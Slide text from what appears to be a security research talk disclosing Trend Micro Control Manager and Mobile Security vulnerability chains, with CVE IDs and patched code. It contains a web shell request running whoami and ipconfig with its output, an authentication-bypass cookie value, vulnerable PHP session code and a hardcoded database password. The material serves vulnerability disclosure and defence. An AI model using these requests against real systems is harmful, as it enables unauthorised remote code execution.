28 jbBzijz/f08JZadKt3eIgtepyX910XM2CiOpusu1Tij47bp29sWY1qMwFaQ7laA+
29 MPrI0k7wyennoyWGVRAgDRFbfQc51250HDLMcJCvVa0N1YCePp0z0d1dE7EckFrG
30 MSF3XXATE3pPuf0r84E+Lw/HZD4+/MFhZgkZof6TCLGfiuinpDvcP+Uf/Jv+
31 YATpe+mphfs0vYAyV081/200LXagtTiidHC1jrBx0qagXnuikawc03/euRr1/xI
32 6F7dy0np6r113oo/mC66buAuyg77OBKT+RMaEVGMoVYIIh/u1WS6u10jU+WjRok
33 PVfcV3Yt/5BKCrRTsz4pZxZ0VXNxcoBa70YgcP9JleliaLLE5fb9aQmmfn
34 w44LXuvb5Neo0Iy6RJ1X7M1L7163+u4VFVu1jc1vSktdmmpYLuKYpcmN9jLrL1
35 IFbRBYKPD71gxnuuXIGb10yQS9F3zW8sJMkeoWg6tHrJ2nGqHEtxpmhYo9ky20
36 Ueg+PccAwEAATAnBgkqhkiG9wBAQsFAAOCAgEACQvQ1JTh0zCAOfhJLq5jSt
37 gz3WyyuAZvuaqPa7NFmI4PQYh0M+xcv953yKkVsAtqa9kp4vEdvUkrmHXGuw
38 izj+5bMdfuZ+kTp5WncGqaHicyw322Iuuo3Tysq88hk8BQXzRN2A13P1dpjs/K
39 IcVCIBIkLiTUQ0uNPKAV7VLS18RezAHd/W8fzaul4NzvYbzg5QXMSX8fRbGlpaZ
40 n9EHn1FfnriwA4R1i1nLY81i1JRnwRaKAlfvyXX/8t0rnY8dnwdBuallly7icm2Wn

```

0 matches

Done

**Response**

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html;charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 Set-Cookie: wf_cookie_path=%2F; path=/
8 Set-Cookie: wf_CSRF_token=c5dd3ea65525e41eee4ce35848a02df; path=/; HttpOnly
9 Set-Cookie: PHPSESSID=opahrjt3kc9btdu3fd90hnh3ea; path=/; HttpOnly
10 Strict-Transport-Security: max-age=31536000
11 X-Frame-Options: SAMEORIGIN
12 X-Xss-Protection: 1; mode=block
13 Date: Thu, 22 Jun 2023 03:33:22 GMT
14 Content-Length: 17
15
16 {"error_code": -3}

```


0 matches

561 bytes | 96 millis

Chain #1: Auth File Upload to SQLi to RCE

Exploitation





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Hotfix: 6016

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File Home Share View

← → ↑ repository << Program Files (x86) > Trend Micro > Control Manager > WebUI > WebApp > widget > repository >

Name	Date modified	Type	Size
cache	5/18/2022 1:19 AM	File folder	
db	5/18/2022 1:19 AM	File folder	
inc	5/18/2022 1:19 AM	File folder	
log	6/6/2022 12:51 AM	File folder	
widgetPool	5/18/2022 1:19 AM	File folder	

Quick access

- Desktop
- Downloads
- Documents
- Pictures

This PC


- New Volume (D:)
- Network

Search repository

File Explorer icon

Chain #1: Auth File Upload to SQLi to RCE

Exploitation



Chain #1: Auth File Upload to SQLi to RCE

Exploitation



**Send**

Cancel



Target: https://192.168.126.135



HTTP/2

**Request**

Pretty Raw Hex

```
1 GET /webapp/widget/repository/a.php?c=
  echo:%26%26echo:%26%26whoami%26%26ipconfig HTTP/2
2 Host: 192.168.126.135
3
4
```

echo:&&echo:&&whoami&&ipconfig  
Press 'F2' for focus

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 Strict-Transport-Security: max-age=31536000
5 X-Frame-Options: SAMEORIGIN
6 X-Xss-Protection: 1; mode=block
7 Date: Wed, 08 Jun 2022 08:05:35 GMT
8 Content-Length: 8534
9
10 SQLite format 3@ .?ÙÙÙ$9tablebbCREATE TABLE b(c text)iif+
11
12 nt authority\iusr
13
14 Windows IP Configuration
15
16
17 Ethernet adapter Ethernet0:
18
19 Connection-specific DNS Suffix . : localdomain
20 Link-local IPv6 Address . . . . . : fe80::3891:1c9e:2ded:c9c4%13
21 IPv4 Address. . . . . . . . . . : 192.168.126.135
22 Subnet Mask . . . . . . . . . . : 255.255.255.0
23 Default Gateway . . . . . . . . . : 192.168.126.2
24
```

Chain #1: Auth File Upload to SQLi to RCE

Exploitation



- The other vulnerable SQLi sink was a **DeleteCert()** function which also leads to RCE, hence a second CVE-ID was issued.
  - CVE-2023-32529
  - CVE-2023-32530
- Multiple XSS'es...
  - CVE-2023-32531
  - CVE-2023-32532
  - CVE-2023-32533
  - CVE-2023-32534
  - CVE-2023-32535

Chain #1: Auth File Upload to SQLi to  
RCE

Review



```
35     public function AddCert($cert)
36     {
37         mydebug_log("[DBHelper][AddCertificate] In.");
38         $sql = "INSERT INTO tb_certificate (Name,FileData,HasPrivateKey,Password,UploadTime,Issuer,Topic,ExpireDate,Uploader) VALUES (:name,:file_data,:has_private_key,:password,:upload_time,:issuer,:topic,:expire_date,:uploader)";
39         //mydebug_log("[DBHelper][AddCertificate] ->sql is:".$sql);
40         return $this->dbh->exec($sql);
41     }
42 
```



```
43
44     public function AddCert($cert)
45     {
46         mydebug_log("[DBHelper][AddCertificate] In.");
47         $stmt = $this->dbh->prepare('INSERT INTO tb_certificate (Name,FileData,HasPrivateKey,Passsword,UploadTime,Issuer,Topic,ExpireDate,Uploader) VALUES (:name,:file_data,:has_private_key,:password,:upload_time,:issuer,:topic,:expire_date,:uploader)');
48         $result = $stmt->execute([
49             'name' => $cert['Name'],
50             'file_data' => $cert['FileData'],
51             'has_private_key' => $cert['HasPrivateKey'],
52             'password' => $cert['Password'],
53             'upload_time' => $cert['UploadTime'],
54             'issuer' => $cert['Issuer'],
55             'topic' => $cert['Topic'],
56             'expire_date' => $cert['ExpireDate'],
57             'uploader' => $cert['Uploader'],
58         ]);
59         return $result;
60     }
61 
```

Patched

Chain #1: Auth File Upload to SQLi to RCE

Review




# Trend Micro Mobile Security (Enterprise) Chain #2 - Unauth RCE Chain

- Trend Micro Mobile Security (Enterprise)
- Discovered full chain from pre-auth to RCE (CVSSv3.1 score **9.8**)
  - CVE-2023-32523 – Authentication Bypass
  - CVE-2023-32525 – (Limited) File Upload
  - CVE-2023-32527 – (Limited) Local File Inclusion

Chain #2: Auth Bypass to (Limited) File  
Upload w/ (Limited) LFI to RCE



- Codebase comes with 2 nearly identical endpoints at **/widget** and **/widgetforsecurity** → find 1 chain, get another for free!!
- “With compliments” full chain
  - CVE-2023-32524 – Authentication Bypass
  - CVE-2023-32526 – (Limited) File Upload
  - CVE-2023-32528 – (Limited) Local File Inclusion



Chain #2: Auth Bypass to (Limited) File  
Upload w/ (Limited) LFI to RCE



`session_info`  
`PHPSESSID`

`session_info` is bound to `PHPSESSID`!

Therefore... Generating valid `session_info` = authentication bypassed!

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass

# Vulnerable code

```
// Mobile Security/web/widget/index.php

/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass



# Vulnerable code

```
// Mobile Security/web/widget/index.php

/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass



# Vulnerable code

```
// Mobile Security/web/widget/index.php

// Mobile Security/web/widget/inc/class/user/User.php

require_once (dirname(__FILE__) . "/../../config.php");
require_once (dirname(__FILE__) . "/../common/db/GenericDao.php");
class WFUser
{
    public function __construct(){
        $this->createUserDB();
    }
    public function createUserDB(){
        global $wfconf_dbconfig;
        $this->userdb = new WFGenericDao($wfconf_dbconfig["table"]["users"]["name"],
                                         $wfconf_dbconfig["table"]["userdata"]["name"], $wfconf_dbconfig, 0);
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass



# Vulnerable code

```
// Mobile Security/web/widget/index.php

// Mobile Security/web/widget/inc/class/user/User.php

// Mobile Security/web/widget/inc/config.php

/*
 * Database configurations
 */
$wfconf_WFHome = realpath(dirname(__FILE__) . "/..");
$wfconf_dbconfig = array();
$wfconf_dbconfig["type"] = "sqlite"; // sqlite or mysql
$wfconf_dbconfig["host"] = "localhost";
$wfconf_dbconfig["username"] = "root";
$wfconf_dbconfig["password"] = "root@trendmicro";
// Settings for SQLite
$wfconf_dbconfig["dbname"] = "tmwf";
$wfconf_dbconfig["dbfile"] = $wfconf_WFHome . "/repository/db/sqlite/tmwf.db"; // database file
```

Chain #2: Auth Bypass to (Limited) File  
Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass



# Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
// Mobile Security/web/widget/inc/config.php  
  
/* *****  
 * Database configurations  
 */  
  
$wfconf_WFHome = realpath(dirname(__FILE__) . "/..");  
$wfconf_dbconfig = array();  
$wfconf_dbconfig["type"] = "sqlite"; // sqlite or mysql  
$wfconf_dbconfig["host"] = "localhost";  
$wfconf_dbconfig["username"] = "root";  
$wfconf_dbconfig["password"] = "root@trendmicro";  
// Settings for SQLite  
$wfconf_dbconfig["dbname"] = "tmwf";  
$wfconf_dbconfig["dbfile"] = $wfconf_WFHome . "/repository/db/sqlite/tmwf.db"; // database file
```



Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth Bypass


# Vulnerable code

```
// Mobile Security/web/widget/index.php
```

```
// Mobile Security/web/widget/inc/class/user/User.php
```

```
require_once('WFConfig.php');
require_once('WFUser.php');

class WFUser
{
    public function __construct()
    {
        $this->userdb = new WFGenericDao($wfconf_dbconfig["table"]["users"]["name"],
                                         $wfconf_dbconfig["table"]["userdata"]["name"], $wfconf_dbconfig, 0);
    }
}
```



The screenshot shows the 'users' table in DB Browser for SQLite. The table has columns: id, email, pass, data, cdata, udata, pdata, lang, theme. Each column has a 'Filter' button below it.

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass



# Vulnerable code

```
// Mobile Security/web/widget/index.php

/*
* Session Management (check authentication status)
*/
require_once(dirname(__FILE__).'/inc/class/user/User.php');
$wfuser = new WFUser();
if( !$wfuser->isFailed() ) {
    if( false == $wfuser->product_user_init() ) {
    }
}
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth  
Bypass



# Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

## Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
  
    // Mobile Security/web/widget/repository/widgetPool/wp1/inc/common.php  
  
    function product_get_session_username()  
    {  
        if( isset($_SESSION["UserName"]) ) {  
            return $_SESSION["UserName"];  
        }  
    }  
    $this->createCookieForPage();  
}  
return true;  
}
```

## Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
  
    // Mobile Security/web/widget/repository/widgetPool/wp1/inc/common.php  
  
    function product_get_session_username()  
    {  
        if( isset($_SESSION["UserName"]) ) {  
            return $_SESSION["UserName"];  
        }  
    }  
  
    // Mobile Security/web/widget/repository/widgetPool/wp1/inc/product_auth.php  
  
    session_start();  
    $User = explode(',',$_COOKIE['session_info']);  
    $_SESSION["UserName"] = $User[1];  
}
```

## Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

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    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

## Vulnerable code

```
// Mobile Security/web/widget/inc/class/user/User.php

public function create_user($email, $password = ''){
    $newuser = array();
    $newuser["email"] = $email;
    $newuser["pass"] = $password;
    $this->userdb->add_users($newuser);
}

    if(! $this->create_user($email)){
        // ...
    }
    $this->binduser();
    $this->createCookieForPage();
}
return true;
}
```

## Vulnerable code

```
// Mobile Security/web/widget/inc/class/user/User.php

public function create_user($email, $password = ''){
    $newuser = array();
    $newuser["email"] = $email;
    $newuser["pass"] = $password;
    $this->userdb->add_users($newuser);
```

```
// Mobile Security/web/widget/inc/class/common/db/GenericDao.php
```


```
public function add_users($tblinfo) {
    $sqlstring = 'INSERT into ' . $this->users_table . ' (email, pass, data, cdata, udata, pdata, lang,
theme) VALUES ( :email, :pass, :data, :cdata, :udata, :pdata, :lang, :theme)';
    $sqlvalues[':email'] = $tblinfo["email"];
    $sqlvalues[':pass'] = $tblinfo["pass"];
    // ...
    return $this->runSQL($sqlstring, $sqlvalues, "Adding [" . $this->users_table . "] failed", 1);
}
```

**Send**

Cancel



Target: https://192.168.126.128

**Request**[Pretty](#) [Raw](#) [Hex](#)

```
1 GET /mdm/web/widget/index.php HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar;
4
5
```

**Response**[Pretty](#) [Raw](#) [Hex](#) [Render](#)

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.4.12
8 Set-Cookie: LANG=en_US; path=/
9 Set-Cookie: PHPSESSID=smd49iu3rrlbv3k2j7pfovr9gg; path=/
10 Set-Cookie: wf_CSRF_token=8271b835074b4c9278ab761b289aadd8; path=/
11 Set-Cookie: LANG=en_US; path=/
12 Set-Cookie: LANG=en_US; path=/
13 Set-Cookie: un=a08b285b1b153e0b68cd976c8506bc9a; path=/
14 Set-Cookie: userID=18; path=/
15 Set-Cookie: LANG=en_US; path=/
16 Set-Cookie: wids=modPolicyList%2C; path=/
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

**Analysis****Auth Bypass****STAR**  
- LABS -

DB Browser for SQLite - C:\Program Files (x86)\Trend Micro\Mobile Security\web\widget\repository\db\sqlite\tmwf.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Open Project Save Project

Database Structure Browse Data Edit Pragmas Execute SQL

Table: users

id email pass data cdata udata pdata lang theme

Filter Filter Filter Filter Filter Filter Filter Filter Filter

1	18	foobar			[{"c...]	[ {"m...]	[ {"s...]	en_... default

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth Bypass



## Vulnerable code

```
// Mobile Security/web/widget/index.php  
  
// Mobile Security/web/widget/inc/class/user/User.php  
  
public function product_user_init(){  
    $email = product_get_session_username();  
    if(false == $this->recover_session_byemail($email)){  
        // no previous session  
        // load user  
        if(false == $this->loaduser_byemail($email)){  
            // create the user  
            if(! $this->create_user($email)){  
                // ...  
            }  
        }  
        $this->binduser();  
        $this->createCookieForPage();  
    }  
    return true;  
}
```

## Vulnerable code

```
// Mobile Security/web/widget/index.php
// Mobile Security/web/widget/inc/class/user/User.php

// Mobile Security/web/widget/inc/class/user/User.php

public function binduser(){
    $_SESSION['uniqueid'] = $this->gencode();
    $_SESSION['uid'] = $this->userinfo['id'];
    setcookie("userID", $this->userinfo['id'], 0, WF_COOKIE_PATH);
    // the final step of binding
    $this->auth = true;
}

}
}

}
}

$this->binduser();
$this->createCookieForPage();
}


return true;
}
```

**Send**

Cancel



Target: https://192.168.126.128

**Request**[Pretty](#) [Raw](#) [Hex](#)

```
1 GET /mdm/web/widget/index.php HTTP/2
2 Host: 192.168.126.128:4488
3 Cookie: session_info=,foobar;
4
5
```

**Response**[Pretty](#) [Raw](#) [Hex](#) [Render](#)

```
1 HTTP/2 200 OK
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/7.4.12
8 Set-Cookie: LANG=en_US; path=/
9 Set-Cookie: PHPSESSID=smd49iu3rr1bv3k2j7pfovr9gg; path=/
10 Set-Cookie: wf_CSRF_token=8271b835074b4c9278ab761b289aadd8; path=/
11 Set-Cookie: LANG=en_US; path=/
12 Set-Cookie: LANG=en_US; path=/
13 Set-Cookie: un=a08b285b1b153e0b68cd976c8506bc9a; path=/
14 Set-Cookie: userID=18; path=/ 
15 Set-Cookie: LANG=en_US; path=/
16 Set-Cookie: wids=modPolicyList%2C; path=/
```

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

**Analysis****Auth  
Bypass**



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session\_info  
PHPSESSID

session\_info is bound to PHPSESSID!

Therefore... Generating valid session\_info = authentication bypassed!

To authenticate → Cookie: session\_info=,foobar

Chain #2: Auth Bypass to (Limited) File Upload w/ (Limited) LFI to RCE

Analysis

Auth Bypass

**STAR**  
- LABS -

proxy

Share View

« Trend Micro > Mobile Security > web > widget > repository > widgetPool > wp1 > proxy

Name	Date modified	Type	Size
modMDM	6/18/2023 10:34 PM	File folder	
